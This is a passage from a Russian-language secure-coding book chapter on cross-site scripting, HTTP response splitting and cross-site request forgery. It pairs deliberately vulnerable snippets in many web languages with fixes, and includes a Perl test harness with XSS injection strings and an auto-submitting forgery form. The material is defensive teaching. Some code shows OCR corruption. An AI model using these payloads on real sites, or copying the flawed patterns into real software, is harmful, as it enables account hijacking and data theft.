                  lpEcb->lpszQueryString)
```

```
        size_t dwSize = strlen_s(szTemp, _countof(szTemp));
        if (dwSize)
            lpEcb->WriteClient(lpEcb->ConnID, szTemp, &dwSize, 0);
    }
    ...
}
```

C/C++ ISAPI (расщепление ответа)

В однострочном фрагменте из большого блока исходного кода разработчик включает в ответ HTTP новый заголовок, используя непроверенный аргумент.

```
pFC->AddHeader(pFC,"X-SomeHeader:", lpEcb->lpszQueryString);
```

В другом примере непроверенные данные используются для записи cookie. Грех вполне очевиден.

```
string cookie("Set-Cookie: ");
cookie.append(lpEcb->lpszQueryString);
cookie.append("\r\n");
pFC->AddResponseHeaders(pFC, cookie.c_str(), 0);
```

ASP (XSS)

Эти примеры не требуют особых пояснений — разве что стоит сказать, что конструкция <%= (использованная во втором примере) эквивалентна `Response.Write`.

```
<% Response.Write(Request.QueryString("Name")) %>
```

или

```
<img src='<%= Request.Querystring("Name") %>'>
```

ASP (расщепление ответа)

В этом примере строка запроса используется в качестве целевого URL-адреса для перенаправления.

```
Response.Redirect base + "/checkout/main.asp? " + Request.QueryString()
```

Формы ASP.NET (XSS)

В этом примере ASP.NET рассматривает веб-страницу как форму и может читать/записывать данные в элементы формы так, как если бы они были формой Windows. Это усложняет выявление проблем XSS, потому что все операции с запросами и ответами обеспечиваются средой времени выполнения ASP.NET.

```
private void btnSubmit_Click(object sender, System.EventArgs e) {
    lblGreeting.Text = txtName.Text;
}
```

ASP.NET (расщепление ответа)

Следующий фрагмент кода C# показывает, как в программах появляются дефекты RS — на этот раз от записи в cookie непроверенного значения:

```
protected System.Web.UI.WebControls.TextBox txtName;
...
string name = txtName.Text;
HttpCookie cookie = new HttpCookie("name", name);
Response.Cookies.Add(cookie);
```

JSP (XSS)

Эти примеры практически полностью аналогичны примерам для ASP.NET.

```
<% out.println(request.getParameter("Name")) %>
```

или

```
<%= request.getParameter("Name") %>
```

JSP (расщепление ответа)

Следующий код с дефектом RS пишется на JSP так же просто, как и на любом другом языке программирования. Как видно из кода, параметр `lcid` определяет веб-страницу для перенаправления.

```
<%
response.sendRedirect("/language.jsp?lcid="+
request.getParameter("lcid"));
%>
```

PHP (XSS)

Фрагмент читает имя переменной из входного запроса, а затем осуществляет эхо-вывод строки запроса:

```
<?php
    $name=$_GET['name'];
    if (isset($name)) {
        echo "Hello $name";
    }
?>
```

PHP (расщепление ответа)

В этом примере добавляется новый заголовок, находящийся под контролем атакующего:

```
<?php
    $lcid = $_GET['lcid'];
    ...
    header("locale: $lcid");
?>
```

CGI/Perl (XSS)

Код почти не отличается от примера на PHP:

```
#!/usr/bin/perl
```

```
use CGI;
use strict;
my $cgi = new CGI;
print CGI::header();
my $name = $cgi->param('name');
print "Hello, $name";
```

mod_perl (XSS)

Интерпретатор mod_perl требует чуть большего объема кода по сравнению с генерированием HTML на Perl в сценарии CGI. Если не считать кода записи заголовков, пример в целом не отличается от примеров CGI и PHP.

```
#!/usr/bin/perl
use Apache::Util;
use Apache::Request;
use strict;
my $apr = Apache::Request->new(Apache->request);
my $name = $apr->param('name');
$apr->content_type('text/html');
$apr->send_http_header;
$apr->print(«Hello»);
$apr->print($name);
```

mod_perl (расщепление ответа)

Код полностью аналогичен предыдущему, только вместо `print()` используется `header_out()` с непроверенными данными.

Запросы HTTP (XSRF)

Возможно, вы подумали: «Почему HTTP — не Perl, Python или C#?» Вспомните: ошибки XSRF обусловлены чрезмерным доверием сервера к клиенту, а выражаясь точнее — тем, что сервер рассчитывает на корректность пользовательского запроса. Беглый взгляд на код HTML клиентской стороны не даст всех ответов, но если в клиентском коде встретится что-нибудь похожее на следующую конструкцию, вам есть о чем беспокоиться:

```
http[s]://example.com?someverb
```

Признаки греха

Опасность межсайтовых сценарных атак возникает в любом приложении, которое:

- получает данные от объектов HTTP (строка запроса, заголовок, форма);
- не проверяет корректность входных данных;
- осуществляет эхо-передачу данных браузеру (в HTML или в заголовках HTTP).

Признаки дефектов XSRF рассматриваются ниже.

Выявление в ходе анализа кода

При поиске XSS и других аналогичных дефектов в ходе анализа кода следует искать код, который читает данные от некоторого объекта запроса и передает прочитанные данные от объекта запроса объекту ответа. Вообще говоря, продемонстрировать серверный код с подобными уязвимостями довольно трудно, потому что проблема обусловлена скорее проектированием, нежели программированием!

Автор этой главы обычно обращает особое внимание в коде на следующие конструкции:

Язык	Ключевые слова
ASP.NET	PathInfo, Request.*, Response.*, <%= и манипуляции с объектами веб-страниц (такие, как *.text или *.value), когда данные еще не прошли проверку на корректность. ASP.NET правильно кодирует многие — но не все — свойства .text и .value
ASP (Active Server Pages)	Request.*, Response.* и <%=, когда данные еще не прошли проверку на корректность
Ruby on Rails	<%=, cookie или redirect_to с непроверенными данными
Python	form.getvalue, SimpleCookie, когда данные еще не прошли проверку на корректность
ColdFusion	<cfoutput>, <cfcookie> и <cfheader>
PHP	Обращения к $_REQUEST, $_GET, $_POST или $_SERVER, за которыми следуют вызовы echo, print, header или printf
PHP 3.0 и выше ()	Обращения к $HTTP_, за которым следуют вызовы echo, print или printf
CGI/Perl	Вызов param() в объекте CGI
mod_perl	Apache::Request, за которым следует Apache::Response или header_out
ISAPI (C/C++)	Чтение из элемента данных в EXTENSION_CONTROL_BLOCK (например, lpszQueryString), или вызов метода типа GetServerVariable или ReadClient, с последующим вызовом WriteClient с прочитанными данными, или передача сходных данных AddResponseHeaders
ISAPI (Microsoft Foundation Classes)	CHttpServer или CHttpServerFilter с последующей записью в объект CHttpServerContext
JavaServer Pages (JSP)	addCookie, getRequest, request.getParameter, за которыми следует <jsp:setProperty, <%= или response.sendRedirect

Когда вы обнаружите места, в которых выполняется ввод и вывод, еще раз тщательно убедитесь в том, что в коде проверяется корректность и безвредность данных. Если это не сделано, скорее всего, в системе присутствует дефект безопасности XSS.

ПРИМЕЧАНИЕ

Данные могут и не передаваться напрямую из объекта запроса в объект ответа. Передача может осуществляться через промежуточное хранилище (скажем, базу данных); за этим тоже необходимо следить.

Выявление дефектов XSRF в ходе анализа кода

Поиск дефектов XSRF посредством анализа кода усложняется тем, что эти дефекты относятся к уровню проектирования, а не к уровню реализации. Как минимум необходимо выявить и проанализировать весь код, создающий URL-адреса по схеме `http[s]://example.com?someverb`

Подумайте, как атакующий сможет воспользоваться такими адресами.

Приемы тестирования для обнаружения греха

Самый простой способ тестирования дефектов XSS (не XSRF!) заключается в выдаче запроса к веб-приложению с заведомо некорректными значениями всех входных параметров. Затем просмотрите ответ HTML; не обращайте внимания на его визуальное представление. Откройте физический байтовый поток HTML и проверьте, возвращаются ли в нем введенные вами данные. Если данные присутствуют, скорее всего, ваш код содержит дефекты XSS. Основная схема тестирования представлена в следующем простом фрагменте, написанном на Perl:

```
#!/usr/bin/perl
use HTTP::Request::Common qw(POST GET);
use LWP::UserAgent;

# Заполнение строки пользовательского агента
my $ua = LWP::UserAgent->new();
$ua->agent("XSSInject/v1.40");

# Строки внедрения
my @xss = ('><script>alert(window.location);</script>'
           '\"; alert(1);',
           '\' onmouseover=\'alert(1);\' \'',
           '\"><script>alert(1);</script>',
           '\"<<script>alert(1);</script>',
           '\"></a><script>alert(1);</script>',
           '{[alert(1)]};',
           '\xC0\xBCscript>[foo]\xC0\xBC/script>',
           '</XSS/*-*/STYLE=xss:e/**/xpression(alert(\'XSS\'))>',
           '<a href=\"javas&#99;ript&#35;foo\">',
           'xyzzy');

# Построение запроса
my $url = "http://127.0.0.1/form.asp";
my $inject;
foreach $inject (@xss) {
```

```
    my $req = POST $url, [Name => $inject,
                          Address => $inject,
                          Zip => $inject];
    my $res = $ua->request($req);
    # Получение ответа
    # Если в нем присутствует внедренный сценарный код
    # вероятно, в программе присутствует потенциальный дефект XSS
    $_ = $res->as_string;
    print "Potential XSS issue [$url]\n" if (index(lc $_, lc $inject)!=-1);
}
```

На сайте *http://ha.ckers.org* размещен перечень атак XSS с примерами строк, упрощающих обход проверок XSS. За дополнительной информацией обращайтесь к разделу «Другие ресурсы».

Для тестирования дефектов XSS и XSRF существуют специальные инструменты — в частности, следующие:

- Watchfire AppScan (IBM): *www-304.ibm.com/jct09002c/gsdod/solutiondetails.do?solution=16838*
- libwhisker: *sourceforge.net/projects/whisker/*
- DevPartner SecurityChecker (Compuware): *www.compuware.com/products/devpartner/securitychecker.htm*
- WebScarab: *www.owasp.org/software/webscarab.html*
- CAT.NET: *http://snurl.com/89f0p*

Примеры

Следующие примеры дефектов XSS и связанных с ними уязвимостей приводятся по материалам сайта CVE (Common Vulnerabilities and Exposures) (*http://cve.mitre.org/*).

CVE-2003-0712 Microsoft Exchange 5.5 Outlook Web Access XSS

15 октября 2003 года фирма Microsoft опубликовала бюллетень по безопасности MS03-047, исправлявший уязвимость XSS в веб-интерфейсе OutlookWeb Access (OWA) для Microsoft Exchange 5.5. Перед нами классический пример дефекта XSS: обратите внимание на эхо-вывод переменной `urlView` в конце фрагмента без проверки данных или защитного кодирования.

```
<%
  on error resume next
  ...
  urlView  = Request.QueryString("view")
%>
<HTML>
<TITLE>Microsoft Outlook Web Access</TITLE>
<script language='javascript'>
  ...
  var iCurView = <%=urlView%>;
```

CVE-2004-0203 Microsoft Exchange 5.5 Outlook Web Access: расщепление ответа

10 августа 2004 года фирма Microsoft выпустила другой бюллетень MS04-026 для компонента OWA, в который ранее уже вносились исправления MS03-047, но на этот раз для исправления дефекта расщепления ответа HTTP.

```
<% @ LANGUAGE=VBSCRIPT CODEPAGE = 1252 %>
<!--#include file="constant.inc"-->
<!--#include file="lib/session.inc"-->
<% SendHeader 0, 1 %>
<!--#include file="lib/getrend.inc"-->
<!--#include file="lib/pageutil.inc"-->

<%
On Error Resume Next
If Request.QueryString("mode") <> "" Then
    Response.Redirect bstrVirtRoot + _
    "/inbox/Main_fr.asp?" + Request.QueryString()
End If
```

Вероятно, вы заметили, что между исправлениями двух уязвимостей в одном компоненте прошел почти год! Что произошло? Любопытно, что места исправлений располагались относительно близко друг к другу. В тот момент, когда фирма Microsoft выпустила MS03-047, мир еще не слыхал о расщеплении ответов HTTP. Затем 4 марта фирма Sanctum (купленная фирмой Watchfire, которая с тех пор сама была куплена IBM) выпустила статью под названием «Разделяй и властвуй» («Divide and Conquer») с описанием этой уязвимости. Когда инженеры Microsoft исправляли первый дефект, о дефекте второй категории еще никто не знал.

Эта история отлично подтверждает поговорку «Со временем атаки только совершенствуются».

CVE-2005-1674 Help Center Live (XSS и XSRF)

Данная уязвимость интересна разнообразием дефектов. Здесь есть все: межсайтовые сценарные атаки, межсайтовая фальсификация запросов, да еще и внедрение SQL для полноты картины. Написанное на PHP веб-приложение Help Center Live использует запросы GET для выполнения некоторых административных операций; например, удаление раздела справки выполняется следующим образом:

```
http://www.example.com/support/cp/tt/view.php?tid=2&delete=1
```

Путь к искуплению (XSS и расщепление ответа)

Путь к искуплению грехов XSS и расщепления ответа HTTP состоит из трех основных шагов:

1. Проверяйте входные данные; ограничивайте их только корректными значениями. Скорее всего, для этой цели будут использоваться регулярные выражения.

2. Примените защитное кодирование к входным данным — кодирование HTML или кодирование URL в зависимости от формы вывода (тело HTML или заголовки HTTP).
3. Из входных данных, поступающих в заголовки, удалите комбинации CRLF.

Следующие примеры показывают, как делаются эти шаги.

Ruby on Rails (XSS)

К счастью, Ruby on Rails позволяет легко выполнять защитное кодирование выходных данных для повышения их безопасности. Обратите внимание на включение оператора «h» после <%= — это вспомогательный метод защитного кодирования данных перед выводом.

```
<%=h comment.body %>
```

ISAPI C/C++ (XSS)

Если перед выводом данных в браузер выполнить код вроде приведенного ниже, то в выходных данных будет применено защитное кодирование.

```
////////////////////////////////////////////////////////////////////
// HtmlEncode
// Применяет защитное кодирование в потоке HTML
// Аргументы
//   strRaw: указатель на данные HTML
//   result: ссылка на результат, хранящийся в std::string
// Возвращаемое значение
//   false: закодировать все данные HTML не удалось
//   true:  все данные HTML были успешно закодированы
bool HtmlEncode(const char *strRaw, std::string &result) {
    size_t iLen = 0;
    size_t i = 0;
    if (strRaw && (iLen=strlen(strRaw))) {
        for (i=0; i < iLen; i++)
            switch(strRaw[i]) {
                case '\0' : break;
                case '<'  : result.append("&lt;"); break;
                case '>'  : result.append("&gt;"); break;
                case '('  : result.append("&#40;"); break;
                case ')'  : result.append("&#41;"); break;
                case '#'  : result.append("&#35;"); break;
                case '&'  : result.append("&amp;"); break;
                case '»'  : result.append("&quot;"); break;
                case '\'' : result.append("&apos;"); break;
                case '%'  : result.append("&#37;"); break;
                case '+'  : result.append("&#43;"); break;
                case '-'  : result.append("&#45;"); break;
                default   : result.append(1,strRaw[i]); break;
            }
    }
    return i == iLen ? true : false;
}
```

Чтобы применить в C/C++ регулярные выражения, воспользуйтесь поддержкой регулярных выражений, включенной в обновление Standard Template Library Technical Report 1 (STL TR1). Например, следующий код проверяет корректность IP-адреса:

```
#include <regex>
...
using namespace std::tr1;
...
regex rx("^(\\d{1,2}|1\\d\\d|2[0-4]\\d|25[0-5])\\."
         "(\\d{1,2}|1\\d\\d|2[0-4]\\d|25[0-5])\\."
         "(\\d{1,2}|1\\d\\d|2[0-4]\\d|25[0-5])\\."
         "(\\d{1,2}|1\\d\\d|2[0-4]\\d|25[0-5])$");

if (regex_match(strIP,rx)) {
    // Корректный адрес
} else {
    // Некорректный адрес
}
```

Библиотека доступна в Visual C++ 2008 SP1 и выше, а также в gcc 4.3 и выше.

Python (XSS)

В случае Python необходимо как минимум выполнить защитное кодирование во входных данных, которые будут использоваться в выводе; для этого используется `cgi.escape()`:

```
import cgi
form = cgi.FieldStorage()
email = form.getvalue("EmailAddress")
print "Content-Type: text/html"
print
print "<P>Hello: %s</P>" % (cgi.escape(email))
```

ASP (XSS)

Чистка данных HTML состоит из применения регулярных выражений (в данном случае объекта VBScript `RegExp`, но вызываемого из JavaScript) и защитного кодирования HTML:

```
<%
 name = Request.Querystring("Name")
     Set r = new RegExp
     r.Pattern = "^\w{5,25}$"
     r.IgnoreCase = True

     Set m = r.Execute(name)
     If (len(m(0)) > 0) Then
          Response.Write(Server.HTMLEncode(name))
     End If
%>
```

ASP.NET Web Forms (XSS)

Код аналогичен предыдущему примеру, но для выполнения проверки по регулярному выражению и защитного кодирования HTML в нем используются библиотеки .NET Framework и C#.

```
using System.Web; // Не забудьте добавить сборку System.Web.dll
...
private void btnSubmit_Click(object sender, System.EventArgs e)
{
    Regex r = new Regex(@"^\w{5,25}");
    if (r.Match(txtValue.Text).Success) {
        lblName.Text = "Hello, " + HttpUtility.HtmlEncode(txtValue.Text);
    } else {
        lblName.Text = "Who are you?";
    }
```

Другое, более надежное решение — воспользоваться библиотекой Microsoft AntiXss для чистки вывода, как показано в следующем фрагменте кода ASP.NET:

```
using Microsoft.Security.Application;
...
lblName.Text = "Hello," + AntiXss.HtmlEncode txtValue.Text);
```

Библиотека AntiXSS надежнее защитного кодирования HTML по двум причинам:

AntiXSS не ограничивается простым кодированием HTML; например, библиотека также может кодировать XML, сценарии и URL.

Защитное кодирование HTML применяется только к потенциально опасным конструкциям и поэтому никогда не обеспечивает стопроцентной надежности в долгосрочной перспективе. AntiXSS кодирует не только потенциально опасные конструкции, но и все остальное.

ASP.NET Web Forms (RS)

В этом примере мы существенно повышаем безопасность примера кода с записью cookie для ASP.NET. Для этого используются методы AntiXss `UrlEncode()` и простая проверка, подтверждающая, что закодированная строка получилась не слишком длинной, а закодированный вариант эквивалентен исходной, ненадежной версии. Может показаться, что последний шаг — перестраховка, но он эффективен!

```
using Microsoft.Security.Application;
...
protected System.Web.UI.WebControls.TextBox txtName;
...
static int MAX_COOKIE_LEN = 32;
...
string name = AntiXss.UrlEncode(txtName.Text);
if (r.Equals(s) && r.Length < MAX_COOKIE_LEN) {
    HttpCookie cookie = new HttpCookie(«name», name);
    Response.Cookies.Add(cookie);
}
```

JSP (XSS)

В JSP имеется портированная версия библиотеки Microsoft AntiXSS, которая называется AntiXSS for Java; за дополнительной информацией обращайтесь к разделу «Другие ресурсы».

Скорее всего, в JSP вы примените пользовательский тег. Пример тега защитного кодирования элементов HTML:

```
import java.io.IOException;
import javax.servlet.jsp.JspException;
import javax.servlet.jsp.tagext.BodyTagSupport;

public class HtmlEncoderTag extends BodyTagSupport {
    public HtmlEncoderTag() {
        super();
    }

    public int doAfterBody() throws JspException {

        if(bodyContent != null) {
            System.out.println(bodyContent.getString());
            String contents = bodyContent.getString();
            String regExp = new String("^\\w{5,25}$");

            // Выполняем поиск по регулярному выражению
            if (contents.matches(regExp)) {
                try {
                    bodyContent.getEnclosingWriter().
                        write(contents);
                } catch (IOException e) {
                    System.out.println("Exception" + e.getMessage());
                }

                return EVAL_BODY_INCLUDE;

            } else {
                try {
                bodyContent.getEnclosingWriter().
                    write(encode(contents));
                } catch (IOException e) {
                    System.out.println("Exception" + e.getMessage());
                }

                System.out.println("Content: " + contents.toString());
                Return EVAL_BODY_INCLUDE;
            }
        } else {
            return EVAL_BODY_INCLUDE;
        }
    }

    // Невероятно, но в JSP нет функции защитного кодирования HTML
    public static String encode(String str) {
```

```
        if (str == null)
            return null;

        StringBuffer s = new StringBuffer();
        for (shorti=0;i< str.length(); i++) {
            char c = str.charAt(i);
            switch (c) {
                case '<':
                    s.append("&lt;");break;
                case '>':
                    s.append("&gt;");break;
                case '(':
                    s.append("&#40;");break;
                case ')':
                    s.append("&#41;");break;
                case '#':
                    s.append("&#35;");break;
                case '&':
                    s.append("&amp;");break;
                case '"':
                    s.append("&quot;");break;
                case '\'':
                    s.append("&apos;");break;
                case '%':
                    s.append("&#37;");break;
                case '+':
                    s.append("&#43;");break;
                case '-':
                    s.append("&#45;");break;
                default:
                    s.append(c);
            }
        }
        return s.toString();
    }
}
```

Напоследок приведем пример кода JSP, в котором используется только что определенный тег:

```
<%@ taglib uri="/tags/htmlencoder" prefix="htmlencoder"%>
<head>
  <title>Watch out you sinners...</title>
</head>

<html>
  <body bgcolor="white">
    <htmlencoder:htmlencode><script
      type="javascript">BadStuff()</script></htmlencoder:htmlencode>
    <htmlencoder:htmlencode>testin</htmlencoder:htmlencode>
    <script type="badStuffNotWrapped()"></script>
  </body>
</html>
```

PHP (XSS)

Как и в предыдущих примерах, мы применяем оба средства: проверку корректности и последующее защитное кодирование вывода `htmlentities()`:

```
<?php
    $name=$_GET['name'];
    if (isset($name)) {
        if (preg_match('/^\w{5,25}$/',$name)) {
            echo "Hello, " . htmlentities($name);
        } else {
            echo "Go away! ";
        }
    }
?>
```

CGI (XSS)

Здесь используется та же идея, что и в предыдущих примерах: входные данные фильтруются по регулярному выражению, после чего в выводе производится защитное кодирование HTML.

```
#!/usr/bin/perl
use CGI;
use HTML::Entities;
use strict;

my $cgi = new CGI;
print CGI::header();
my $name = $cgi->param('name');
if ($name =~ /^\w{5,25}$/) {
    print "Hello, " . HTML::Entities::encode($name);
} else {
    print "Go away! ";
}
```

Если вы не хотите (или не можете) загрузить `HTML::Entities`, следующий код позволяет добиться того же результата:

```
sub html_encode
    my $in = shift;
    $in =~ s/&/&amp;/g;
    $in =~ s/</&lt;/g;
    $in =~ s/>/&gt;/g;
    $in =~ s/\"/&quot;/g;
    $in =~ s/#/&#35;/g;
    $in =~ s/\(/&#40;/g;
    $in =~ s/\)/&#41;/g;
    $in =~ s/\'/&apos;/g;
    $in =~ s/\%/&#37;/g;
    $in =~ s/\+/&#43;/g;
    $in =~ s/\-/&#45;/g;
    return $in;
}
```

mod_perl (XSS)

Как и во всех предыдущих примерах, мы проверяем, что входные данные корректны и правильно сформированы, и если проверка проходит — применяем защитное кодирование вывода.

```
#!/usr/bin/perl
use Apache::Util;
use Apache::Request;
use strict;
my $apr = Apache::Request->new(Apache->request);
my $name = $apr->param('name');
$apr->content_type('text/html');
$apr->send_http_header;
if ($name =~ /^\w{5,25}$/) {
    $apr->print("Hello, " . Apache::Util::html_encode($name));
} else {
    $apr->print("Go away! ");
}
```

Путь к искуплению (XSRF)

Чтобы избежать возможных грехов XSRF, вы должны:

1) добавить секретное значение для сеанса между веб-клиентом и веб-сервером; это значение не должно включаться в cookie;
2) реализовать тайм-аут в сеансе.

В качестве «глубокой обороны» использовать POST вместо GET.

Тайм-аут важен тем, что он сокращает потенциальное «окно» для вмешательства атакующего.

Любопытно, что XSRF — одна из уязвимостей, против которых проверка ввода не помогает, потому что все входные данные корректны. Кроме того, дефект XSS в любой другой точке сайта позволит обойти любые меры защиты от XSRF.

По поводу тайм-аута

Включение тайм-аута в сеанс сокращает «окно» для вмешательства атакующего. Тайм-аут либо назначается cookie, либо (в сеансе, полностью лишенном состояния) реализуется сохранением данных в cookie или форме. Очень важно, чтобы данные тайм-аута защищались кодом MAC (Message Authentication Code); в противном случае атакующий сможет продлить период тайм-аута.

В следующем коде C# определяется функция, которая генерирует предельный срок действия (дату и время) и включает MAC в полученную строку. Далее строка может быть размещена в скрытом поле.

```
static string GetTimeOut(int mins) {
    DateTime timeout = DateTime.Now.AddMinutes(mins);
    HMACSHA256 hmac = new HMACSHA256(_key);
    String mac = Convert.ToBase64String(
```

```
                hmac.ComputeHash(
                    Encoding.UTF8.GetBytes(timeout.ToString())));
    return "Timeout=" + timeout.ToUniversalTime() + "; " + mac;
}
```

Обратите внимание: время представляется в формате UTC, а не в местном времени; это делает ваш код нейтральным по отношению к часовому поясу. Наконец, ключ MAC _key представляет собой глобальную переменную, генерируемую при запуске приложения.

По поводу POST/GET

Стандартным средством для борьбы с уязвимостями XSRF является применение запросов POST с размещением данных полей в теле HTML, вместо запросов GET, при которых данные полей размещаются в строке запроса. Применение POST считается общепринятым, потому что в RFC 2616 комитет W3C оговаривает, что запросы GET должны использоваться только для операций чтения, не изменяющих состояния сервера внутренней подсистемы — иначе говоря, для идемпотентных запросов. Запросы, изменяющие состояние (например, операции, способные привести к созданию, обновлению или удалению данных), должны использовать механизм POST.

Использование POST вместо GET помогает защититься от атак, основанных на дефектах типа <img src=xxx>, однако POST не обеспечивает стопроцентной защиты. Для проведения атаки злоумышленник может просто воспользоваться формой HTML с кодом JavaScript:

```
<form action="http://example.com/delete.php" method="post" name="nuke">
   <input type="hidden" name="choice" value="Delete" />
</form>
<script>
document.nuke.submit();
</script>
```

Ruby on Rails (XSRF)

Ruby on Rails также позволяет легко включить секретное значение в сеанс HTTP:

```
class ApplicationController < ActionController::Base
    protect_from_forgery :secret => generate_secret
end
```

ASP.NET Web Forms (XSRF)

Следующий фрагмент показывает, как создать случайную сеансовую переменную для борьбы с атаками XSRF. Обратите внимание: переменная уникальна на уровне как сеанса, так и пользователя. Если вы предпочитаете перестраховаться, реализуйте тайм-аут сеансовой информации.

```
public partial class _Default : System.Web.UI.Page
{
    protected RNGCryptoServiceProvider _rng =
            new RNGCryptoServiceProvider();
```

```
    protected void Page_Load(object sender, EventArgs e)
    {
        lblUpdate.Text = "Your order cannot be placed.";
        if (Request["item"] != null && Request["qty"] != null)
        {
            if (Request["secToken"] != null &&
                Session["secToken"] != null &&
                Session["secToken"] == Request["secToken"])
            {
                // Операции с базой данных и т.д. для размещения заказа
                lblUpdate.Text = "Thank you for your order.";
            }
        }

        byte[] b = new byte[32];
        _rng.GetBytes(b);
        secToken.Value = Convert.ToBase64String(b);
        Session["secToken"] = secToken.Value;
    }
}
```

Умеренное использование защитного кодирования HTML

Защитное кодирование всего вывода HTML на некоторых сайтах оказывается слишком радикальной мерой, потому что некоторые теги — такие, как <i> и <b> — безвредны. Следующий код C# отменяет защитное кодирование тегов курсива, жирного шрифта, абзаца, выделения и заголовков. Однако обратите внимание: очень жесткое регулярное выражение позволяет использовать только теги со строго определенной структурой:

- Открывающая угловая скобка.
- Один или два элемента длиной в один символ.
- Закрывающая угловая скобка.

Например, если бы мы разрешили использовать теги <b> в произвольной форме, то атакующий смог бы добавить события onmouseover=*вредный_сценарий*, а нас это, естественно, не устраивает.

```
string r = Regex.Replace(s,
            @"&lt;(/?)(i|b|p|em|h\d{1})&gt;",
            "<$1$2>",
            RegexOptions.IgnoreCase);
```

Если вы используете подобный код, важно также задать кодовую страницу, потому что символы «<» и «>» в некоторых кодовых страницах могут быть недействительными.

Дополнительные защитные меры

Код веб-приложения может включать ряд дополнительных защитных механизмов на тот случай, если некоторые дефекты XSS были упущены в ходе анализа.

Cookie с пометкой HttpOnly

Эта мера обычно повышает уровень защиты, потому что данные cookie, помеченных таким образом, не могут быть прочитаны клиентом с использованием `document.cookie`. Мы говорим «обычно», потому что не все браузеры поддерживают такую возможность. Текущие версии Microsoft Internet Explorer и Firefox поддерживают `HttpOnly`, а Apple Safari — нет.

За дополнительной информацией обращайтесь к разделу «Другие ресурсы» в конце главы.

В Visual Basic и ASP.NET используется следующий синтаксис:

```
Dim cookie As New HttpCookie("LastVisit", DateTime.Now.ToString())
cookie.HttpOnly = True
cookie.Name = "Stuff"
Response.AppendCookie(cookie)
```

То же самое в ASP.NET на C#:

```
HttpCookie cookie = new HttpCookie(«LastVisit»,
DateTime.Now.ToString());
cookie.HttpOnly = true;
cookie.Name = "MyHttpOnlyCookie";
cookie.AppendCookie(myHttpOnlyCookie);
```

В JSP код выглядит так:

```
Cookie c = new Cookie("MyCookie","value; HttpOnly");
response.addCookie(c);
```

PHP 5.2.0 и выше:

```
session.cookie_httponly=1
```

или

```
setcookie("myCookie", $data, 0, "/", "www.example.com", 1, 1);
```

Заключение свойств тегов в кавычки

Вместо `<img src=someinput>` используется запись вида `<img src="someinput">`. Кавычки предотвращают некоторые атаки, обходящие защитное кодирование HTML.

Свойство ASP.NET ViewStateUserKey

Свойство `ViewStateUserKey` помогает предотвратить некоторые атаки XSRF. Переменной состояния просмотра (viewstate) отдельных пользователей назначается идентификатор, чтобы эта переменная не могла использоваться в ходе атаки. Свойству назначается произвольное строковое значение (например, случайное число) в фазе `Page_Init` приложения:

```
protected override OnInit(EventArgs e) {
    base.OnInit(e);
    byte[] b = new byte[31];
    new RNGCryptoServiceProvider().GetBytes(b);
    ViewStateUserKey = Convert.ToBase64String(b);
}
```

Метод `ViewStateUserKey` не идеален. Он используется только как мера глубокой обороны и ни в коем случае не компенсирует неудачную архитектуру приложения.

Параметр ASP.NET ValidateRequest

Если вы работаете с ASP.NET, подумайте об использовании параметра конфигурации `ValidateRequest`. Этот параметр блокирует некоторые запросы и ответы, содержащие потенциально опасные символы. Тем не менее параметр `ValidateRequest` ни в коем случае не является стопроцентно надежным, и безопасность программы не должна зависеть только от него, особенно с обнаружением новых методов маскировки атак XSS. Если ASP.NET обнаруживает дефект, ядро выдает исключение со следующей информацией:

```
Exception Details: System.Web.HttpRequestValidationException: A potentially
dangerous Request.Form value was detected from the client
(txtName="<script%00>alert(1);...").
```

ASP.NET Security Runtime Engine

Фирма Microsoft также выпустила программу Security Runtime Engine, которая автоматически кодирует вывод объектов ASP.NET (таких, как `System.Web.UI.WebControls.Label`) без изменения в программном коде. За дополнительной информацией обращайтесь по адресу *http://blogs.msdn.com/securitytools*.

OWASP CSRFGuard

Разработчикам веб-приложений на базе Java — в частности, сервлетов — стоит поближе познакомиться с проектом OWASP CSRFGuard.

Apache::TaintRequest

Mod_perl для Apache предоставляет модуль `Apache::TaintRequest`, который помогает выявить ситуации, в которых входные данные используются при выводе без предварительной проверки. За дополнительной информацией обращайтесь к разделу «Другие ресурсы» это главы.

UrlScan

Программа Microsoft UrlScan для Internet Information Server 5.0 помогает обнаруживать и устранять многие классы уязвимостей в коде веб-приложений.

ПРИМЕЧАНИЕ

В IIS (Internet Information Server) 6.0 и выше программа UrlScan не нужна, потому что IIS обладает сходной встроенной функциональностью. За дополнительной информацией обращайтесь к разделу «Другие ресурсы» этой главы.

Выбор кодировки по умолчанию

Назначение кодировки (character set) для веб-страницы сокращает ассортимент служебных комбинаций и трюков, доступных для атакующего. Чтобы задать кодировку веб-страницы независимо от среды программирования веб-сервера, включите следующий фрагмент в начало веб-страницы:

```
<meta http-equiv="Content Type" content="text/html; charset=ISO-8859-1" />
```

Стандартная кодировка ISO-8859-1, также называемая Latin-1, состоит из 191 символа латинского алфавита.

В ASP.NET возможен глобальный выбор кодировки для веб-приложения:

```
<system.web>
   <globalization
      requestEncoding="iso-8859-1"
      responseEncoding="iso-8859-1"/>
</system.web>
```

Для одной страницы ASP.NET или группы страниц может использоваться запись

```
<%@ Page CodePage="28591"%>
```

В JSP в начало веб-страницы включается строка следующего вида:

```
<%@ page contentType="text/html; charset=iso-8859-1"%>
```

Другие ресурсы

- «Reporting Vulnerabilities Is for the Brave»: *http://www.cerias.purdue.edu/site/blog/post/*
- *reporting-vulnerabilities-is-for-the-brave/*
- Common Weakness Enumeration (CWE) Software Assurance Metrics and Tool Evaluation: *http://cwe.mitre.org*
- 2009 CWE/SANS Top 25 Most Dangerous Programming Errors: *http://cwe.mitre.org/top25*
- «Divide and Conquer—HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics»: *www.securityfocus.com/archive/1/356293*
- Ruby on Rails Security Project: *http://www.rorsecurity.info/*
- Writing Secure Code, Second Edition by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 13, «Web-Specific Input Issues».
- Mitigating Cross-Site Scripting with HTTP-Only Cookies: *http://msdn.microsoft.com/library/default.asp?url=/workshop/author/dhtml/httponly_cookies.asp*


- Request Validation—Preventing Script Attacks: *www.asp.net/faq/requestvalidation.aspx*
- mod_perl Apache::TaintRequest: *www.modperlcookbook.org/code.html*
